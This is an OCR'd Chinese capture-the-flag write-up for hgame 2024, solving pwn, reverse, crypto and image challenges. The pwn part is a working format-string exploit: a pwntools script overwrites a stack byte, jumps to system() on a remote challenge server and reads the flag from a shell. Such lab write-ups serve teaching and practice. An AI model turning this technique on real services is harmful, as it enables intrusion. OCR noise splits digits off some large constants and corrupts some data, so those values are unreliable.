
```
./ezfmt/attachment/attachment/vuln
the shit is ezfmt, M3?
make strings and getshell
aaaabaaa-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx-%llx
aaaabaaa-73-50-7f64bddb07e2-17-7f64bdee0040-72747320656b616d-646e612073676e69-6c65687374656720-7f64bd000a6c-6161616261616161-6c252d786c6c252d-2d786c6c252d786c-6c6c252d786c6c25-252d786c6c252d78
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

offset=10

但是没有能触发的地方。也没法用__stack_chk_fail，因为没法改掉canary。

尝试二级指针写入。可能需要爆破一下。

`%{N}c%18$hhn-%18$llx-%22$llx` 可以将%22$llx处的最低字节改为N。~~那么只需要将%22$llx处改为16k+8 where 0<=K<=15即可写入返回地址。~~失败。必须有至少2次printf才行。



尝试利用函数返回的 `leave; ret; leave; ret;` 迁移栈。新栈区的数据可以从read读入。

`%{16*k}c%18$hhn justified to 48 bytes + p64(0) + p64(0x40123D)` 不行，会segfault。

那么考虑直接跳到 `lea rdi, command; call _system` ：

```python
from pwn import *

vuln = ELF("./ezfmt/attachment/attachment/vuln")
context.binary = vuln
```

```
5
6  with remote("47.100.137.175", 31709) as r:
7      payload_1 = b"%128c%18$hhn".ljust(48, b"\x00") + p64(0) + p64(0x401245)
8      info(hexdump(payload_1))
9      r.sendafter(b"make strings and getshell\n", payload_1)
10     r.interactive()
11
```

多试一试就出了。

```
1  mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ python
   ./ezfmt/sol.py
2  [*] '/mnt/d/Workspace/rev/hgame_2024/ezfmt/attachment/attachment/vuln'
3      Arch:     amd64-64-little
4      RELRO:    Partial RELRO
5      Stack:    Canary found
6      NX:       NX enabled
7      PIE:      No PIE (0x400000)
8  [+] Opening connection to 47.100.137.175 on port 31709: Done
9  [*] 00000000  25 31 32 38  63 25 31 38  24 68 68 6e  00 00 00 00
   |%128|c%18|$hhn|····|
10     00000010  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
   |····|····|····|····|
11     *
12     00000030  00 00 00 00  00 00 00 00  45 12 40 00  00 00 00 00
   |····|····|E·@·|····|
13     00000040
14 [*] Switching to interactive mode
15 \x00
16             s$ whoami
17 /bin/sh: 1: whoami: not found
18 $ cat /flag
19 hgame{0e67c884a988192e3ff7d19e31f49525161cc271}
20 $
21 [*] Got EOF while reading in interactive
22 $
23 [*] Closed connection to 47.100.137.175 port 31709
24 mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

`hgame{0e67c884a988192e3ff7d19e31f49525161cc271}`

写了篇文章讲这道题：https://csharpermantle.github.io/ctf/2024/02/04/a-single-fmtstr-away-from-shell.html

Reverse | AK

ezASM | Done

> ezASM.zip
> 530 B

```
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag
```

简单异或。

```
(pwnenv) PS D:\Workspace\rev\hgame_2024> python
Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct  2 2023, 14:57:12) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> cipher = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
>>> plain = list(map(lambda x: chr((x ^ 0x22) & 0xFF), cipher))
>>> print("".join(plain))
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
>>>
```

`hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}`

ezPYC | Done

> ezPYC.zip
> 1.45MB

直接pycdc失败。

```
(pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC> D:\bdist\pyinstxtractor-ng.exe .\ezPYC.exe
[+] Processing .\ezPYC.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 1335196 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: ezPYC.pyc
[!] Unmarshalling FAILED. Cannot extract PYZ-00.pyz. Extracting remaining files.
[+] Successfully extracted pyinstaller archive: .\ezPYC.exe

You can now use a python decompiler on the pyc files within the extracted directory
(pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>
(pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC> D:\bdist\pycdc\Release\pycdc.exe .\ezPYC.exe_extracted\ezPYC.pyc
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.11)

Unsupported opcode: JUMP_BACKWARD
...

```

直接看字节码。

```
(pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC> D:\bdist\pycdc\Release\pycdas.exe .\ezPYC.exe_extracted\ezPYC.pyc
ezPYC.pyc (Python 3.11)
[Code]
    File Name: ezPYC.py
    Object Name: <module>
    Qualified Name: <module>
    Arg Count: 0
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Stack Size: 5
    Flags: 0x00000000
    [Names]
        'flag'
        'c'
        'input'
```

```
        'range'
        'i'
        'ord'
        'print'
        'exit'
    [Locals+Names]
    [Constants]
        ...
    [Disassembly]
        0       RESUME                      0
        2       BUILD_LIST                  0
        4       LOAD_CONST                  0: (87, 75, 71, 69, 83, 121, 83,
125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91,
48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2)
        6       LIST_EXTEND                 1
        8       STORE_NAME                  0: flag
        10      BUILD_LIST                  0
        12      LOAD_CONST                  1: (1, 2, 3, 4)
        14      LIST_EXTEND                 1
        16      STORE_NAME                  1: c
        18      PUSH_NULL
        20      LOAD_NAME                   2: input
        22      LOAD_CONST                  2: 'plz input flag:'
        24      PRECALL                     1
        28      CALL                        1
        38      STORE_NAME                  2: input
        40      PUSH_NULL
        42      LOAD_NAME                   3: range
        44      LOAD_CONST                  3: 0
        46      LOAD_CONST                  4: 36
        48      LOAD_CONST                  5: 1
        50      PRECALL                     3
        54      CALL                        3
        64      GET_ITER
        66      FOR_ITER                    62 (to 192)
        68      STORE_NAME                  4: i
        70      PUSH_NULL
        72      LOAD_NAME                   5: ord
        74      LOAD_NAME                   2: input
        76      LOAD_NAME                   4: i
        78      BINARY_SUBSCR
        88      PRECALL                     1
        92      CALL                        1
        102     LOAD_NAME                   1: c
        104     LOAD_NAME                   4: i
        106     LOAD_CONST                  6: 4
        108     BINARY_OP                   6 (%)
```

```
          112     BINARY_SUBSCR
          122     BINARY_OP                    12 (^)
          126     LOAD_NAME                    0: flag
          128     LOAD_NAME                    4: i
          130     BINARY_SUBSCR
          140     COMPARE_OP                   3 (!=)
          146     POP_JUMP_FORWARD_IF_FALSE    21 (to 190)
          148     PUSH_NULL
          150     LOAD_NAME                    6: print
          152     LOAD_CONST                   7: 'Sry, try again...'
          154     PRECALL                      1
          158     CALL                         1
          168     POP_TOP
          170     PUSH_NULL
          172     LOAD_NAME                    7: exit
          174     PRECALL                      0
          178     CALL                         0
          188     POP_TOP
          190     JUMP_BACKWARD                63
          192     PUSH_NULL
          194     LOAD_NAME                    6: print
          196     LOAD_CONST                   8: 'Wow!You know a little of
    python reverse'
          198     PRECALL                      1
          202     CALL                         1
          212     POP_TOP
          214     LOAD_CONST                   9: None
          216     RETURN_VALUE
(pwnenv) PS D:\Workspace\rev\hgame_2024\ezPYC>
```

可以看到一个简单的异或校验循环。

解密代码如下：


```
PS D:\Workspace\rev\hgame_2024> python
Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct  2 2023, 14:57:12) [MSC v.1935 64 bit
(AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> flag = [
...     87,
...     ...
...     2]
>>> c = [
...     1,
...     2,
...     3,
```

```
...     4]
>>> plain = list(map(lambda p: chr((p[1] ^ c[p[0] % 4]) & 0xFF),
enumerate(flag)))
>>> print("".join(plain))
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
>>>
```

`VIDAR{Python_R3vers3_1s_1nter3st1ng!}`

ezUPX | Done

ezUPX.zip
5.89KB



看来没修改过任何特征。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // edx
  __int64 i; // rax
  __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  sub_140001020("plz input your flag:\n");
  sub_140001080("%36s");
  v3 = 0;
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      sub_140001020("Coooool!You really know a little of UPX!");
      return 0;
    }
  }
  sub_140001020("Sry,try again plz ... ");
  return 0;
}
```

直接dump出来然后解密即可。注意密文常量数组的长度。


```
PS D:\Workspace\rev\hgame_2024\ezUPX> python
Python 3.11.6 (tags/v3.11.6:8b6ee5b, Oct  2 2023, 14:57:12) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> cipher = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
>>> plain = list(map(lambda x: chr((x ^ 0x32) & 0xFF), cipher))
>>> print("".join(plain))
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}22222222222
>>>
```

`VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}`

ezIDA | Done

> ezIDA.zip
> 4.55KB

无壳，直接ida。




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  sub_140001020("plz input flag:\n");
  sub_140001080("%39s", byte_1400030C8);
  if ( !strcmp(byte_1400030C8, aHgameW3lc0meT0) )
    sub_140001020("%s");
  else
    sub_140001020("Sry, Try agin plz ... ");
  return 0;
}
```

`hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}`

Crypto | AK

ezRSA | Done

> 题目描述：一个简单的RSA

attachment.py
1.50KB

观察代码我们发现题目给出了以下信息：$p^q \mod n$ 和 $q^p \mod n$。费马小定理告诉我们：

$$\forall \text{ prime } p,\ a^p \equiv a \pmod{p}$$

因此：

$$p^q \equiv p \pmod{q}$$
$$q^p \equiv q \pmod{p}$$

显然

$$p^q \equiv p \pmod{pq = n}$$
$$q^p \equiv q \pmod{pq = n}$$

那么就等于直接泄漏了p和q。

```python
from Crypto.Util.number import *
from pwn import *

leak1 = 14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
leak2 = 11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
c = 10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971 7
e = 0x10001

p = leak1
q = leak2
n = p * q
phi = (p - 1) * (q - 1)
```

```
d = inverse(e, phi)
m = pow(c, d, n)
success(long_to_bytes(m))

```

```
(pwnenv) PS D:\Workspace\rev\hgame_2024> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/ezRSA/sol.py
D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'success')
[+] hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
(pwnenv) PS D:\Workspace\rev\hgame_2024>
```

`hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}`

ezPRNG | Done

> 一个简单的随机数

attachment.py
4.55KB

观察到PRNG的算法中没有下标操作，可以（经过一些小的等价变换）使用z3。

```
import typing
import uuid

import z3
from pwn import *

UNK_WIDTH = 32
OUTPUT = [

"11111101101110111100001010110100010001111110011111110100101000011110111111100010000011111011101111000010010001011010111011110001001010000001111110110111010101101110000000111100001000111011111011011000100101100110100101110000101000110110111000001000100010001111001010100101101101111011100110110010111111011010101011000011011000111011011111001101010111100101100110001011010010101110011101001100111000011101110000011011100000011111000000100000101111100010110111001110011010000011011101100110000011010111111110101100110101110101010010000100111101100111101101010111101110100101001011101110100111011010111111011110001100111111100101100001001001001011010101011100101010011010101010111101110100111011100001001011110101"
```

```
10101111110001111111110010000000001110011100100001011111110100111011000101001101
10011100100100011000110000011010001110100100001011011111010110000001010000011100
00101100101001000100001100000010001001001001011101001111111101110010010010010111
11111001110000111110110001111001111100101001001100010",
10
"00100000000010101111000011000111011111011110001001001110101011100101100110010111
11010110001110101000000110000011000000001100000011010111111101110010011011101100
01000010001111110001110010001010011100101100100010001100101010111100111010000111
11101101011000011110001101011111000110111000011000110011100100101100111100000010
01001011110010111011110001011011111111101101010001011101100001001010111011010000
11010000010001010100001011110100100001100000000011101001010101011110110101111100
11001000101000100011001100101010110110001010010001010110111011011111101011100110
10011011111111110100111011110100100111100111111101001100111111110110001000111100
01011100010111100001101101111110111010111010011100001110000101011011110001100100
11010011010111000110101100110100011101101011101000111011000100110110001100110100
10101100100110111100001111101001111011100001000100001111000101110000100000100010
11111011010000100011011010010011011001011011101001111110101111000001110101010010
10101011110000110101110111011010110110000010000110001",
11
"11101101100100010111001111101111101110011111010100110011111001000010001110011000
10110101000101111101011101011110101111001011000100110010010111010001010110001100
11100001000010100100010011101011000101000011111011011100001100110001000110100000
10001111111100000101111000100101000000001001001001101110000100111001110001001010
10101111110101111011010011101110101111101100110010000100010100100010010110110100
10101110000010111110010011001111000100100111110010111100111101101101011100100110
11010001100110001100001100000011000001111101010010111100000010101111101000011111
00001011111000100000100101110101101001010101010011111001010111000110010010110000
10101010100110110001011000000100011100111100111001110001101010101110100110100000
01100001011000011101101000000011111000101111101011110011000011011000100100110110
10100110011111011001011000110001010011101011110010000101100101111011101100101010
10100000010100101100000000111000111000010000000100111110001101001100000000110111
01111101001111110001011101100000010001001010011000001",
12
"00011010101010101000010010011000100001010101000010100010001000111011001100010011
10000100111000011010001010111101011011100110101101110111000000110010001001001010
00001101110100011100100101001110001000101011011101110010011111011100101001011101
10100000100111110101110010010110100001000010010001101111001110100010001011101100
01110111010111011001001010110101010001010010001011100110111111110110011111111100
00000001110000001001100011000100011010101000101100001010100011000010100111010100
10111011010010111011000101001110001010100110011000011010110001000010011010111010
00011010010110111100111001100110010101101001010101111101101111000001110100011111
10111000000000001110110111010000110010100101110011101110001001110111101001010001
00011011101100011111000101110110110111111001111000000011100011000010000101001010
10011011101010000101010010001001100100001010011111001010000010110110100111100001
10100000110111110101001010011000101000001110000111101010101000110110011100010111
10111010111011010101101100000110000001010010101111011",
13 ]
```

```python
OUTPUT_ARRS = list(map(lambda l: list(map(lambda c: int(c, 2), l)), OUTPUT))
MASK = z3.BitVecVal(0b10001001000010000100010010001001, UNK_WIDTH)

def prng(r: z3.BitVecRef, mask: z3.BitVecRef) -> tuple[z3.BitVecRef,
z3.BitVecRef]:
    next_r = r << 1
    i = r & mask
    next_bit = z3.BitVecVal(0, UNK_WIDTH)
    for j in range(32):
        next_bit ^= z3.LShR(i, j) & 1
    next_r ^= next_bit
    return (next_r, next_bit)

solver = z3.Solver()

finals = ""
for i in range(4):
    info(f"Part {i}: generating constraints")
    solver.reset()
    x = z3.BitVec(f"x_{i}", UNK_WIDTH)
    out = ""
    for j in range(1000):
        (x, next_bit) = prng(x, MASK)
        solver.add(next_bit == OUTPUT_ARRS[i][j])
    info(f"Part {i}: modeling")
    if solver.check() != z3.sat:
        error("Unsat")
        exit(1)
    result: typing.Any = 0
    m = solver.model()
    for d in m.decls():
        result = m[d].as_long()  # type: ignore
        break
    result_hex = hex(result)[2:].zfill(8)
    success(f"Part {i}: {result_hex}")
    finals += result_hex

flag = str(uuid.UUID(finals))
success(f"flag = hgame{{{flag}}}")

```

```
(pwnenv) PS D:\Workspace\rev\hgame_2024> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/ezPRNG/sol.py
[*] Part 0: generating constraints
```

```
[*] Part 0: modeling
[+] Part 0: fbbbee82
[*] Part 1: generating constraints
[*] Part 1: modeling
[+] Part 1: 3f434f91
[*] Part 2: generating constraints
[*] Part 2: modeling
[+] Part 2: 93379078
[*] Part 3: generating constraints
[*] Part 3: modeling
[+] Part 3: 80e4191a
[+] flag = hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
(pwnenv) PS D:\Workspace\rev\hgame_2024>
```

`hgame{fbbbee82-3f43-4f91-9337-907880e4191a}`

奇怪的图片 | Done

> 一些奇怪的图片

attachment.zip
597.94KB

xor，差分。人肉处理。

sol.xcf
599.97KB

需要注意的是得到字符串的第一个字符是缺失的。需要补上。

`hgame{1adf_17eb_803c}`

